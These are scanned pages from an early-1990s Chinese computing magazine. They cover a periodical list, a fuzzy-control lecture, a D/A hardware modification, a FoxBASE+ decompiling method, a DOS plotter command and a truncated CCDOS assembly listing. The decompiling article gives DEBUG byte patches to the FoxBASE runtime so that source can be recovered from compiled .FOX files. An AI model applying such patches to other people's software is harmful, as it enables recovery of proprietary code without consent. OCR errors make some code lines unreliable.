2-354	电视技术	月刊	16开64页	1.70	20.40	北京743信箱	100015
2-675	电信技术	月刊	16开48页	1.30	15.60	北京东长安街27号	100740
2-888	电子与电脑	月刊	16开56页	1.60	19.20	北京173信箱	100036
2-889	电子技术应用	月刊	16开48页	1.50	18.00	北京927信箱编辑部	100083
2-892	电子世界	月刊	16开32页	0.75	9.00	北京市165信箱(万寿路西街11号)	100036
4-141	电子技术	月刊	16开48页	1.50	18.00	上海085-253信箱	200009
4-236	中学科技	月刊	16开48页	1.20	14.40	上海冠生园路393号	200233
4-316	现代通信	月刊	16开32页	1.00	12.00	上海085-253信箱	200009
4-386	无线电与电视	双月	16开48页	2.00	12.00	上海市瑞金二路450号	200020
4-489	实用无线电	双月	16开48页	1.30	7.80	上海市冠生园路393号	200233
46-115	电脑	月刊	16开80页	1.50	18.00	广州石牌华南师范大学内	510631
61-8	西部电子信息报	周报	4开4版	0.15	7.80	成都市桂王桥西街66号	610017
61-74	软件报	周报	4开4版	0.18	9.36	成都市金河街75号	610015
66-32	机械与电子	双月	16开48页	2.00	12.00	贵州贵阳市延安西路67号	550003
77-19	电脑报	周报	4开4版	0.15	8.16	重庆市双钢路三号	630013
82-141	国外电子测量技术	季刊	16开48页	2.00	8.00	北京2452信箱	100083
82-339	计算机世界月刊	月刊	16开120页	2.00	24.00	北京750信箱计算机世界月刊部	100039
82-417	微型机与应用	月刊	16开48页	1.50	18.00	北京927信箱编辑部	100083
自办发行	电脑爱好者	月刊	16开56页	1.80	21.60	北京海淀区中关村南二街五号102#	100080
自办发行	电子天府	双月	16开128页	4.00	24.00	成都市育婴堂街20号	610017
自办发行	今日电子	月刊	大16开96页	6.80	40.00(含邮费)	海淀区车道沟一号滨河大厦九层	100081
自办发行	电讯技术	双月	16开90页	4.00	24.00	四川省成都市94信箱	610036
自办发行	电子质量	月刊	大16开48页	2.68	33.60	广州1501信箱9分箱	510610
自办发行	广东电子	月刊	大16开48页	2.50	30.00	广州1501信箱9分箱	510610
自办发行	电子产品可靠性与环境试验	双月	16开72页	3.00	18.00	广州1501信箱9分箱	510610
61-75	电子报	周报	4开8版	0.22	11.52	成都市金河街75号	610015
自办发行	音响世界	月刊	大16开116	6.50	78.00	广州市石牌五山路科技街108号	510630
62-175	实用电子文摘	双月	16开126页	2.80	16.80	成都市金河街75号	610015

读者来信

197

编辑同志:

您好!

本人现有《幻想空间》游戏三代、五代,但由于没有中文说明盘,无法玩下去,望能借《电脑》杂志与广大电子游戏爱好者一起求得此游戏中文说明盘。若有意索取此游戏者可来函索取。

此致!

黄永炎

93.4.22

联系地址:广西师范大学化学系

邮政编码:5410004

198

单片机与模糊控制讲座

广东工学院 余永权

第一讲 单片机与模糊逻辑

在这一讲中首先介绍模糊逻辑的发展概况。然后介绍单片微机的特点以及它和模糊逻辑的结合概况。最后再介绍模糊自动控制和意义,这一讲是整个讲座的导引。

1.1 模糊逻辑的产生和发展

模糊逻辑是英文“Fuzzy Logic”的中文译意,是指模糊数学诞生之后而产生的一种新逻辑系统。

以往的逻辑学,是指传统逻辑和数理逻辑。传统逻辑是指亚里士多德所创立的古典形式逻辑;数量逻辑则是数学家兼哲学家莱布尼茨始创的逻辑。在数理逻辑中,人们较为清楚的是二值逻辑,也就是布尔逻辑。

1965年,美国加州大学的自动控制理论专家L.A.Zadeh提出了模糊集合论,从而开创了模糊逻辑的历史。

在人类发展史中,社会活动的记数结果产生了精确数学。精确数学一般用微分方程来描述自然界的某些规律和系统。但是,自然界的各种规律和系统所涉及的因素极多,条件也时常变化;往往用微分方程描述这些系统显得十分不足;而有的微分方程也十分难以求解;而且,有的系统根本不能用微分方程描述。今天精确数学已显得无法对付日益发展的人类社会了。

社会发展,需要对各种学科,例如心理学、生物学、文学、语言学和社会科学等问题进行求解。这就需要对这些问题进行是量化和数学化。但是,这些学科的问题基本上是具有模糊性的。如语言的“流畅”、心理的“健康”、文学的“通俗”、生物的“进化”都是模糊概念。这些很明显是无法用精确数学进行定量分析。在一切科学中,人类智能是首推重要的。人类思维就具有计算精确性和推理模糊性的特点。控制论的鼻祖维纳就十分明确地指出:“人具有运用模糊概念的能力。”实际上,人类在社会中运用精确性计算的机率并不高;相反,运用模糊性概念的机会则极多。一个人,早晨一起床就

要考虑天气的“冷暖”,上班时要考虑道路和交通的“顺畅或阻塞”,工作时要考虑“快慢”,吃饭时要考虑“味道的好坏”……这些具有模糊概念和性质的问题,采用精确数学的方法是无法解决的。

为此,人们就只好另辟新的途径,找寻一种新的数学工具以解决模糊问题。这样,就不可避免地产生一种与精确数学完全不同的数学——模糊数学。

自从L.A.Zadeh在1965年发表了《Fuzzy Set》论文,开创模糊数学历史以来,模糊逻辑得到了迅速发展。Zadeh提出了一个表示事物模糊性的重要概念——隶属函数。这个概念是模糊逻辑的关键。通过隶属函数,人们才可以对所有的模糊事物和问题进行定量表示和分析。

模糊数学是一种解决模糊问题的数学工具。它不是模模糊糊的数学,也不是把精确的东西搞得模模糊糊的数学。正好相反,模糊数学用隶属函数恰当地描述事物的模糊性,从而把具有模糊现象和模糊概念的事物处理成精确的东西,从而使人们可以得到明确清晰的结果。

模糊逻辑是模糊数学的一个分支学科,它在模糊控制、模糊语言、模糊计算机等有关领域都有着极大的应用价值和前景,人们目前较为熟悉的是布尔逻辑,也就是二值逻辑。这种二值逻辑也是现在的数字计算机的基础。在二值逻辑中,只有“0”和“1”两种逻辑值;在这种逻辑系统中,逻辑值非“1”即“0”,绝无其它值。模糊逻辑和二值逻辑不同,它是一种连续逻辑。在模糊逻辑中,逻辑值可以取 $[0, 1]$ 区间中的任何数。因此模糊逻辑是二值逻辑的扩展,而二值逻辑则是模糊逻辑的特殊情况。所以,模糊逻辑有着普遍意义。

1965年,Zadeh发表了《Fuzzy Set》之后,到1966年,Marines发表了模糊逻辑的研究报告。后来,Zadeh又提出了模糊语言变量这个重要的模糊逻辑概念。到了1974年,Zadeh又进行模糊逻辑推理的研究。从此,模糊逻辑就成为人们研究的热门

课题。

1974年,英国的Mamdani首次用模糊逻辑和模糊推理实现对蒸汽机的自动控制,并且取得了比直接数字控制更好的控制效果,这次控制的成功标志着人们采用模糊逻辑进行工业控制的开始,从而宣告模糊控制的诞生。

此后,荷兰、丹麦、英国等国的自动控制人员也开始尝试用模糊控制方法对热交器、原料燃结、炼钢转炉、化学反应器、水泥回转窑、十字路口的交通等进行控制并且取得令人满意的效果。

1979年开始,中国的研究人员也对模糊控制器进行了研究,并且在模糊控制器的定义、性能、算法、鲁棒性、电路实现方法、稳定性、规则自调整等方面取得了大量的成果。

1980年,世界上第一模糊集成电路由日本熊本大学的山川烈试制成功。1985年,美国的AT&T贝尔研究所试制出了能执行模糊推理的集成电路。1989年,美国北卡罗莱纳州微电子中和德州仪器公司生产出58万FLIPS的模糊集成电路。同时,美国TIL公司开发出FC110模糊推理集成电路,以这种集成电路为核心的模糊推理加速插件也试制成功,并可用于IBM微机系统。1991年,美国的Nenral Logic公司把多种模糊集成电路投入市场;其中最引人注目的是模糊控制器NLX230,它是一个模糊单片机。NLX230投入市场标志模糊单片机已进入实用阶段。

1.2 单片微机的特点和应用

现在人们所熟悉的单片微机是数字单片微机。由于模糊单片机才投入市场,了解它的人还不多,故目前在模糊控制上仍然采用数字单片微机。

从逻辑功能上分,单片微机可分成二值逻辑单片机和模糊逻辑单片机两大类。这两类单片机在构成上是相近的,它们都含有控制部件,运算部件,存贮器和接口,只是对数据的处理方式不同。二值逻辑单片机是采用二进制运算的,也称为数字单片机或简称单片机。模糊逻辑单片机是采用模糊值执行运算的。

数字单片机是目前用于进行模糊控制的主流。

数字单片机本身可以概括分成两大类。第一类是通用型单片机;第二类是信号处理型单片机。通用型单片机可以用于各种控制及仪器等用途,它的特点是接口类型多。一般单片机的接口有并行接口、串行接口、A/D转换接口、D/A转换接口、定时器等、PWM接口、LED接口、LCD接口、正弦波接口、过零检测接口等,故而可以在工

业控制、交通航空、智能仪表等场合中应用。信号处理型单片机也称数字处理器,简称DSP。这类单片机的特点是速度高,处理能力强,一般用于图象处理,通讯系统等领域。在模糊控制中,都采用通用型单片机。

用于模糊控制的通用型单片机结构如图1-1所示。这种单片机主要由ALU、存贮器、并行I/O端口、定时器、中断部件和A/D转换部件组成。




图 1-1 通用型单片机典型结构

单片机的ALU是算术逻辑部件,所有的运算都在这儿处理。在模糊控制中,ALU用于执行模糊化处理、模糊决策等工作。在自组织模糊控制时,ALU还用于计算控制量和进行自组织参数处理。

一般的单片机都采用Harvard结构,也即是有独立的程序存贮器和数据存贮器。单片机的指令组成的工作程序都存放在程序存贮器中,故程序存贮器通常是ROM或EPROM;而工作数据则存放在数据存贮器中,所以数据存贮器是RAM。到程序存贮器和数据存贮器去读取信息分别用不同的指令。

单片机并行端口一般有半字节或一字节形式,通常有多个并行端口。端口的负载能力一般为2mA;对于功率较大的端口,负载能力达10mA,可直接驱动LED。

单片机的定时器是一种控制中十分有用的部件,它可以用于监视控制过程、接收外部信号计数、产生一定脉宽的脉冲信号等。

中断部件使单片机有良好的实时处理功能。在一般控制中,为了提高控制的可靠性,通常不轻易采用外部中断,除非十分必要的场合。

A/D转换部件是单片机和外部模拟信号的接口,它的存在使单片机在模拟量检测上带来极大的方便,从而易于组成控制系统。一般单片机的A/D转换时间为30μs~70μs,并且具有多道A/D输入口。

可用于模糊控制的通用型单片机有多种,其中

对于一般模糊控制目的, 可选择的单片机有 MC6805, μ PD7810, 8098, Z8, PIC16C71, COP800 等型号。

单片机在实际应用中可以分成三大用途:

1、计算机外部设备

在计算机外部设备中, 无论是键盘, 磁盘机、打印机、鼠标器, 扫描仪等都采用单片机。

2、仪表仪器

在工业上、医学上和通用仪器仪表上都大量使用单片机, 如万用表, 温控器、速度仪, 手表, 血压计。

3、过程控制

在生产过程或设备中, 都有大量单片机的应用, 如家用电器、机床、生产自动线、汽车等。

目前, 在过程控制及家用电器中, 模糊控制已渐渐形成一种重要的控制形式, 而在这种控制中, 单片机扮演极其重要的角色。

1.3 模糊自动控制的产生及意义

人类社会的发展和进步, 对生产过程和产品类型、质量要求愈来愈高; 这样对过程的自动控制就显得日益重要。自动控制的目的是用机器取代人对生产过程进行控制, 以达到一个过程能自动完成保证质量的生产。

在目前, 人们所采用的自动控制方法有三种, 这就是经典控制方法, 现代控制方法和智能控制方法。

经典控制理论是过去人们常用的控制理论, 这种控制理论只能解决线性定常系统的控制问题。线性是指系统的输入量和输出量的关系是线性的, 定常是指系统的输入和输出量的关系是恒定的, 并不随时间的变化而变化。一般的工业生产过程较多属于线性常系统, 故可以用经典控制方法来控制。经典控制方法最典型的就是 PID 控制方法。

现代控制理论可以解决时变系统的控制问题。在时变系统中, 输入量和输出量的关系随时间的变化而变化。故而现代控制理论在航空航天和军事上有很大的作用。

无论是经典控制还是现代控制方法, 它们都要知道系统的数学模型才能执行控制。如果没有数学模型, 则它们对系统就无能为力了。

然而在实际中, 有的复杂过程或高温、剧毒、高压的生产过程, 是根本无法求取其数学模型, 或难以求取数学模型的。因此, 采用经典控制或现代控制方法都无法解决问题。

人们在生产实践中发现: 对一些数学模型难以

或无法建立的系统, 一个熟练或有经验的专业人员可以十分顺利地对系统实施控制。因此, 人们自然而然地考虑能否把人们的经验进行总结, 以产生相应的控制规则, 并用这些控制规则形成一个控制器对系统实行控制; 这样就实现了以机器取代人对生产过程实现自动控制。

模糊数学的诞生, 使人们可以用模糊语句来表示人们的控制经验。例如, 对于一个煤气加热的热水恒温系统, 人们的经验可以有下面几条:

1、水温过低, 煤气阀门要开大一些;

2、水温恰当, 煤气阀门要处于不大不小位置;

3、水温过高, 煤气阀门要开小一些。

在这些经验中, “过低”、“恰当”、“过高”、“大一些”、“不大不小”、“小一些”都是模糊概念和模糊量。因此, 必须用模糊逻辑来表示。从而产生了一种用模糊逻辑进行自动控制的新方法—模糊控制。

自从 1974 年英国的 Mamdani 首次用模糊逻辑实现对蒸汽机的控制之后, 模糊控制就成为一种有别于经典控制和现代控制的新的控制方式。模糊控制是基于人们的经验的, 而经验是人们智能活动的结晶, 故而模糊控制反映着人们的智能对生产过程的自动控制作用。故而模糊控制是比经典和现代控制更高一级的控制方法—智能控制方法。

智能控制方法现在发展起来的最新控制方法, 目前还在不断发展和完善之中。模糊控制是智能控制方法中的一种方法。由于模糊控制采用人的经验规则, 有时也称经验控制或规则控制。模糊控制有如下几个特点:

1、无需知道被控对象的数学模型;

2、易于对不确定系统或非线性系统进行控制。

3、对被控对象的参数变化有较强的鲁棒性。

4、对外界的干扰有较强的抑制能力。

由于模糊控制的上述特点, 使人们日益乐于应用。目前, 在家用电器、工业生产过程, 专家系统都大量采用模糊控制方法。在这一、二年来, 国外投入家电市场的所谓“晓思”、“仿思”、“快思”、“发市”家用电器都是采用模糊控制的新产品。在日本, 家用电器是否采用模糊控制已成为是否成为高档商品的标志。在我国, 模糊控制也在迅速发展, 在工业上也有不少成功的例子。近年来, 广东工学院对模糊控制的家用电器, 包括模糊消毒柜, 模糊电饭锅、模糊洗衣机等已相继开发成功。随着人们生活水平和工业生产水平的提高, 模糊控制的产品和生产过程越来越多。

单片机 D/A 输出正反方式的硬件改造

广东新会市杜阮味精厂 黄锡波

单片微型计算机在工业自动化中的应用越来越广泛, 单片机具有很多优点: 采样精度高, PID 控制灵活, 时序曲线可自由给定, 也可与上位微型计算机通讯联系, 而且价格适宜, 这是模拟仪表不可比的。

但, 单片机也有缺点: ①软件不能随意改动 (一般用户没有改写软件的设备), ②测量量程不能随意改动, ③D/A 输出不能同时含有正、反作用方式。

现就谈谈如何改造 D/A 输出的正、反方式。当然如用软件方法来改造 D/A 的正、反输出方式是很容易的, 但如用户没有单片机的仿真写入设备就不可以用软件办法改造。事实上用硬件办法也很容易改造。我们知道, 一般单片机 D/A 输出为 0~5V, 再通过线性运算放大器转换成有一定负载能力 (一般为 0~2KΩ) 的恒流源 0~10mA (或 4~20mA)。

如果 D/A 输出的正作用为 0~5V, 则反作用为 5~0V (见表 1)

表 1 正反作用 D/A 输出电压值表

正作用 (VA)	0	1	2	3	4	5
反作用 (VB)	5	4	3	2	1	0

从表 1 可看出, 正作用电压输出 V_A 与反作用电压输出 V_B 的关系为 $V_A + V_B = 5$, 要实现此函数关系, 最简单的办法是加一外接 5VDC 基准电压即可 (见图 1)。很明显, 在负载 R' 上获得的电压为 $V_B = 5 - V_A$ 。

有了电压 V_B , 即可应用集成运算放大器把电压 V_B 转换成恒流信号 0~10mA (或 4~20mA) 来驱动执行机构 (见图 2), 从图 2 可看出, 集成运算放大器的输入电压即为图的 R' 上的压降 V_B 。图 2

中, R_f 为集成运算放大器的负载, I_f 为负载电流 ($I_f = V_B / R$), 例如当输入 $V_B = 0 \sim 5V$, 要求输出 $I_f = 0 \sim 10mA$ 时, 则 $R = 500\Omega$ 。




图 1




图 2

正反作用改造的关键:

- ①图 1 中的 5VDC 基准电压要准确。
- ②为提高图 2 集成运算放大器的带载能力, V_{cc} 最好在 24~30V, 此时可带载 1.5~2kΩ。

参考文献

- ①周明德·《微型计算机硬件软件及其应用》1989.5.清华大学出版社
- ②王士元·《IBM PC/XT 接口技术及应用》1990.6.南开大学出版社

电子工业出版社广州科技公司

图书邮购信息

• 五笔字型(CCTV 电视讲座教材)

王永民著 16 开 328 页 25.00 元 邮挂费 3.80 元 中国科学技术出版社

本讲座分 20 讲,分别介绍电脑基本知识,操作系统命令,用电脑写字作文章的方法、五笔画输入法、五笔字型输入法及键盘指法等。本书可以作为职业培训,函授教学、大中小学电脑教学和自学教材。

• 五笔字型键帽标签(本发明已获美国、英国专利) 北京王码电脑公司

1 页 6.00 元(含邮挂费)

可将标签贴在键帽上,方便五笔字型输入。

• 表形码编排汉语字典

蒋文钦主编 32 开 504 页 定价:12.00 元 邮挂费:1.80 元 电子工业出版社

本书采用将汉字分解为字形字母,用 26 个英文字母和 5 个数目字作为代号,直接在页角上查字。字典收录国家规定的“通用字”及“国标字”,每个字的部首,笔画数,使用度均有说明,可供采用表形码输入法的人员使用。

• WINDOW 3 操作指南(适用于最新版本 3.0 及 3.1)

大 32 开 141 页 定价:18.00 元 邮挂费 2.60 元 新地文化事业公司资料

本书是 WINDOWS 操作速成指导教材,是 30 分钟速成电脑丛书之一。全书结合屏幕显示,告诉你如何操作。

• IBM-PC/XT 微型电子计算机系统故障检修 200 例

16 开 326 页 定价:12.00 元 邮挂费 1.80 元 广州科技出版社

本书汇集了 200 个 PC/XT 及其兼容机的常见故障与检修实例。这些实例是作者们教学与检修工作的经验积累。对维修人员具有直接的指导作用。

以下电子版畅销图书可供选购:

1、DOS 使用大全(修订本)	15.85 元	邮挂费 2.40 元
2、Turbo C(语言程序设计)	13.50 元	邮挂费 2.00 元
3、显示器电路原理与维修	30.00 元	邮挂费 4.50 元
4、实用 DOS 详解词典	13.00 元	邮挂费 1.90 元
5、Auto CAD(10-11)操作手册	22.00 元	邮挂费 3.30 元
6、计算机安全与保密	14.00 元	邮挂费 2.10 元
7、C 语言大全	12.35 元	邮挂费 1.80 元
8、电子爱好者实用资料大全	37.00 元	邮挂费 5.60 元
9、空调制冷设备维修大全	16.20 元	邮挂费 2.50 元
10、555 集成电路应用 800 例	25.00 元	邮挂费 3.80 元
11、FOXBASE 大全	18.00 元	邮挂费 2.70 元
12、微机系统与应用基础(谭浩强著,中国科技版)	15.00 元	邮挂费 2.20 元
13、Turbo BASIC 语言程序设计	9.00 元	邮挂费:1.30 元
14、实用光电控制电路精选	15.50 元	邮挂费:2.30 元
15、微型计算机维修实例 1999	12.50 元	邮挂费:1.80 元

电子工业出版社广州科技公司

邮购部地址:广东省广州市石牌华南师大北区一号 203

邮编:510630

联系人:王丽端

虚执行法反编译“FOX”文件

山东济宁医学院

乐效宗

FOXBASE+中带后缀 FOX 的目标文件的反编译方法有两种：一种是跟踪法，另一种是虚执行法。

本刊 93 年第 1 期《谈 FOXBASE+反编译的技巧》一文所介绍的方法就属于前一种。跟踪法简单易行，其缺点为：

1.遇到 DO WHILE 语句时，会无休无止地跟踪，致使反编译出来的程序变得过分冗长。

2.遇到分支 IF 语句，当条件满足时，会丢失 ELSE 以后的部分程序；而当条件不满足时又丢失了 ELSE 以前的部分程序。当一个程序有嵌套多重的分支语句时，就很难得到它的源程序。

3.遇到 DO CASE 语句时，需多次反复跟踪，直至每一种情况都被跟踪后，才能了解到 DO CASE 语句的各分支情况。

4.对于加“-E”编译的 FOX 程序，由于 SET ECHO ON 语句失效，因此跟踪法也失效。

5.需要有关的库及其它文件的支持。

因此，用跟踪法想恢复一个复杂程序的源程序往往是非常困难的事情。

虚执行的反编译法却可以消除以上的缺点，它不需要在反编译中作跟踪的操作，也不需要任何库文件或其它有关文件的支持，它不是按逻辑行顺序而是按物理行顺序逐条虚执行，故反编译后所获得的源程序具备唯一性。对反编译所获得的源程序再进行编译，可以得到与反编译前的 FOX 文件长度完全相同的目标文件。

本文打算介绍一种简单易行的虚执行的反编译法。

一、对 MFOXPLUS.EXE 的修改

为了反编译的要求，首先对 MFOXPLUS.EXE 作少许修改，这里介绍的 MFOXPLUS.EXE 其版本号为 KCK012345，对于其它版本的修改也完全可以参照此法进行。

在硬盘上建一子目录 MFOX，在此子目录中拷

入 MFOXPLUS.EXE、MFOXPLUS.OVL 和 DEBUG.COM。

按以下步骤来修改 MFOXPLUS.EXE 文件，操作均在子目录 MFOX 中进行。

1.键入

```
REN MFOXPLUS.EXE MFOX
```

将 MFOXPLUS.EXE 改名为 MFOX。

2.键入

```
DEBUG MFOX
```

```
SCS: 0 FFFF 8A 1F 2A FF D1
```

这时屏幕上会显示出搜索后所得的两组地址值

```
XXXX: 47EB
```

```
XXXX: 4A36
```

记下前一个地址值。这个地址值随 FOXBASE 版本的不同而有所不同。

3.按搜索所得的第一个地址来修改文件，键入

```
ECS: 47EB 82 3F 55 75 07 BB 54 01
```

4.键入

```
S3000: 0 FFFF 01 C7 46 FE 02
```

若未搜索到，则再键入

```
S4000: 0 FFFF 01 C7 46 FE 02
```

不断增加段址，直至搜索到为止。现在我们设搜索到的地址为 3000: C188。

5.利用上一步所得到的地址，键入

```
E3000: C188 00
```

6.存回已修改的文件，键入 w

7.将 MFOX 再改为可执行文件 MFOX.EXE，键入

```
REN MFOX MFOX.EXE
```

至此，我们已获得了一个能做虚执行的 MFOX 版本。它的特点是：对于直接键入的命令可以执行，而对于命令文件，则仅按文件中各命令的物理行顺序作虚执行。

二、虚执行的反编译方法

假定在 MFOX 子目录中已存在有两个 FOX 文件：AA.FOX 和 BB.FOX。

在 MFOX 子目录中, 键入

MFOX

我们可以看到与平时进 FOXBASE 没有什么异样。待出现圆点提示符后, 键入以下几条命令:

```
SET ECHO ON
SET ALTE TO AA.PRG
SET ALTE ON
DO AA
```

反编译过程便马上开始, 你可以从屏幕上看到不断上滚的各条命令, 直至文件末尾。当再次出现圆点提示符时, 你再键入

```
SET ALTE OFF
SET ALTE TO
```

这样文件 AA.PRG 存盘, AA.FOX 的反编译便完全结束。若我们还想反编译 BB.FOX 的话, 那么可以再键入

```
SET ALTE TO BB.PRG
SET ALTE ON
DO BB
```

反编译就再次开始, 这次不必再键入 SET ECHO ON 了, 因为刚才及编译 AA.FOX 后并未改变这一状态的设置。类似地, 当反编译完出现圆点提示符时, 再键入

```
SET ALTE OFF
SET ALTE TO
```

又完成了 BB.PRG 的存盘。以此类推, 可完成多个 FOX 文件的反编译。

在反编译过程中, 我们可以看到, 它不需要任何库及其它有关文件的支持, 这正是虚执行法和跟踪法的根本区别之一。

下面再作几点说明:

1. 在这样生成的 PRG 文件的开头会多出一个空行和一行

• DO 〈文件名〉

其末尾也会多出一个空行和一条

• SET ALTE OFF 命令, 应把它们删除,

2. 设置颜色的 SET COLOR 语句后的参数都加有引号, 应将其删除。

3. PRG 文件中所涉及到的文件名, 如库文件名、命令文件名、过程名、索引文件名等等均加有引号, 也将之删除。

4. 反编译出来的 PRG 文件中字符串常量一律用双引号括起来, 因此如编译前的源程序中有

```
PI='CHR (27) +'IB''
```

那么反编译后却变成

```
PI='CHR (27) +'IB''
```

应加以修改。

三、对过程文件的反编译

与一般命令文件不同的是, 过程文件的反编译应一个过程、一个过程地进行, 然后将反编译出来的每个过程加以修改再连接起来, 以完成整个过程文件的反编译。这就涉及到事先必须了解, 你所要作反编译的这个过程文件中到底有几个过程和每个过程的过程名是什么的问题。

设有一个过程文件 CC.PRG, 其内包括有两个过程 CC1 和 CC2, 内容如下:

```
PROC CC1
A='1'
?'PROCEDURE'+A
RETURN
PROC CC2
B='2'
?'PROCEDURE'+B
RETURN
```

对 CC.FOX 的反编译可按如下步骤进行。

1. 首先键入

MFOX

待出现圆点提示符后, 键入

```
SET PROC TO CC
DO CC
```

2. 键入

RUN DEBUG

待出现横杠提示符后, 键入

```
S3000: 0FFFF 'KCK 012345'
```

若未搜索到, 再键入

```
S4000: 0FFFF 'KCK012345'
```

依次增大段址值, 直至搜索到为止。现设搜索到的地址为 4000: 6AFA。

3. 现在我们来察看一下所搜索到的内存区域的内容, 键入

```
D4000: 6AF0
```

屏幕上的显示如下图:

```
-d4000: 6af0
4000:6AF0 00 00 00 00 00 00 00 00-00 00 4B 43 4B 30 31 32
4000:6B00 33 34 35 00 7A 72 00 00-00 00 00 00 00 00 00 00
4000:6B10 02 00 43 43 31 00 00 00-00 00 00 00 28 00 00 00
4000:6B20 43 43 32 00 00 00 00 00-00 00 5B 00 00 00 00 00
4000:6B30 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
4000:6B40 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
```

从图中可见, 自 4000: 6AFA 处开始为我们所搜索到的字串, 将偏移量 6AFA 加上 16H 得

6B10, 此地址所放的正是过程文件 CC.FOX 内过程的个数, 它占 2 个字节, 现为 0002。接着自 4000: 6B12 开始, 每 14 个字节对应一个过程, 且其中前 10 个字节为过程名。因而现在我们已经找到在文件 CC.FOX 内包括有两个过程, 它们的过程各分别为 CC1 和 CC2, 记下它们。

4.退出 DEBUG 返回 FOX 状态, 键入

Q

5.键入

```
SET ECHO ON
SET ALTE TO CC1.PRГ
SET ALTE ON
DO CC1
```

等反编译完, 再键入

```
SET ALTE OFF
SET ALTE TO
```

结束第一个过程的反编译并存盘

6.再进行第二个过程的反编译, 键入

```
SET ALTE TO CC2.PRГ
SET ALTE ON
DO CC2
```

等出现园点提示符后, 键入

```
SET ALTE OFF
SET ALTE TO
```

又完成了第二个过程的反编译。这样有几个过程就做几次反编译, 可完成任一过程文件的所有过程的反编译。

7.与前述第二部分对命令文件的 FOX 代码的反编译的说明一样, 对反编出来的两个过程应加以修改。最后利用 FOXBIND 来构造过程文件, 将 FOXBIND.EXE 拷入子目录 MFOX 中, 键入

```
FOXBIND CC CC1.PRГ CC2.PRГ
```

等执行结束, 你就可以获得一个 CC.PRГ 文件了。

若没有 FOXBIND.EXE, 你可以在 CC1.PRГ 前面增加一句

```
PROC CC1
```

同样在 CC2.PRГ 前加一句

```
PROC CC2
```

然后在 DOS 状态下, 键入命令

```
COPY CC1.PRГ+CC2.PRГ CC.PRГ
```

这样也可以获得一个 CC.PRГ 文件, 从而完成了对 CC.FOX 的反编译工作。

四、反编译的正确性的检验

将反编译后所得到的 PRГ 文件再编译一遍,

应得到与原编译文件长度完全相同的文件 (注意加“-E”与不加“-E”的长度会相差 20H 个字节)。

一般来说, 只要长度相同, 说明此 PRГ 文件已正确。更进一步, 对于不加“-E”时, 应有代码的完全相同。否则可以再检查一下该 PRГ 文件, 看是否有应删除的引号未删除或应修改的地方尚未改过来, 待改正无误后, 总可以通过编译 PRГ 文件得到与原来 FOX 文件长度完全相同的目标代码文件。

另外, 我们也可以通过上机运行来验证反编译所得的 PRГ 文件的正确性。

201



DOS 下直接驱动

绘图仪的方法

贵州 011 基地第一设计所 黄光举

在使用绘图仪的过程中, 有时需要简单地检测一下绘图仪是否正确地连接在计算机的接口上。本文就此介绍一种在 DOS 下直接驱动绘图仪的方法。

首先, 正确地将计算机与绘图仪连接起来, 装上纸、绘图笔, 使绘图仪处于就绪状态; 然后打开计算机, 在 DOS 提示符下输入:

```
C>MODE COM1: 9600, N, 8, 1, P
C>ECHO IN; SP1; PA0; 0; PD2000, 0, 0, 2000, 0, 0;
SP0>COM1
```

这两行命令将驱动绘图仪在纸上画出一个等腰直角三角形。其中, 第一行命令使用了 DOS 的 MODE 命令, 用于设置异步通讯口的接口参数, 使之与相连绘图仪的参数匹配; 第二行命令利用了 DOS 的重定向, 将绘图命令以字符串的形式传送至异步通讯口, 从而驱动绘图仪绘图。

本方法在 AST 386 / 16、IBM PC / AT 机上使用通过。所用绘图仪型号 HP-7596B。

202

CCDOS 2.13H 系统显示字库装入扩充内存

福建投资开发投总公司 王琳晶

CCDOS2.13H 是被广泛使用的汉字操作系统之一。在显示汉字方面，它提供了几种显示字库管理程序。对于在 PC286 以上的机型使用扩充内存，提供了把显示字库装入虚拟盘后调用显示的方法，得到了较好的效果。但在 DOS3.31 以上版本的操作系统中（不包括 DOS5.0），建立虚拟盘，拷入字库，调用显示不正常，影响了使用效果，并且如果使用其他可直接使用扩充内存的汉字操作系统并使用了扩充内存，则虚拟盘受到破坏，在退出此汉字操作系统后，不能调用 CCDOS2.13H（如使用 UC DOS1.0 或金山汉字系统后等等）。CCDOS2.13H 系统没提供把显示字库直接装入扩充内存后调用显示的程序。现根据扩充内存的结构及 CCDOS2.13H 系统的显示汉字部分程序的结构，并参考有关文献资料，编写了将显示字库装入扩充内存后调用显示的程序 FILE9.ASM（见附程序清单）。

注意：由于 DOS5.0 使用了扩充内存的高端，在实际运用过程中 FILE9.COM 不能正常运行，读者可根据需要进行修改，最好编制使用扩展内存的程序。

FILE9.ASM 可用 MASM5.0 以上版本编译，LINK 连接后，用 EXE2BIN 转为 FILE9.COM 文件。可根据需要加入批命令，以代替对应的显示字库管理程序。FILE9.COM 在 AST-286、386，AST-PP4 及 COMPAQ386 及 DOS3.30-DOS4.00 上使用 CCDOS2.13H 运行通过。

FILE9.ASM 并非是唯一的方法，并且由于本人水平有限，如有不妥及错误之处，请不吝指教。

； FILE9.ASM 用于 CCDOS2.13H
； 注意：DOS5.0 上使用不正常，需作修改或另编程序
； 7FH 中断入口：DX = 汉字机内码
； 出口：CS:000H = 汉字字模点阵

```
FILE9 segment public
assume cs:FILE9, ds:FILE9
org 100h
```

```
START: jmp BEGIN
INT-7FH proc far ; int 7FH中断
push ds
push es
push ax
push cx
push si
push cs
pop ds
push cs
pop es
and dx, 7F7Fh; 屏蔽汉字高位
sub dx, 2121h
mov al, 5Eh
mul dh; 乘上区号
xor dh, dh
add ax, dx ; 加上位号
mov cx, 20h
mul cx
add dl, 10h ; 汉字对应的扩充内存地址
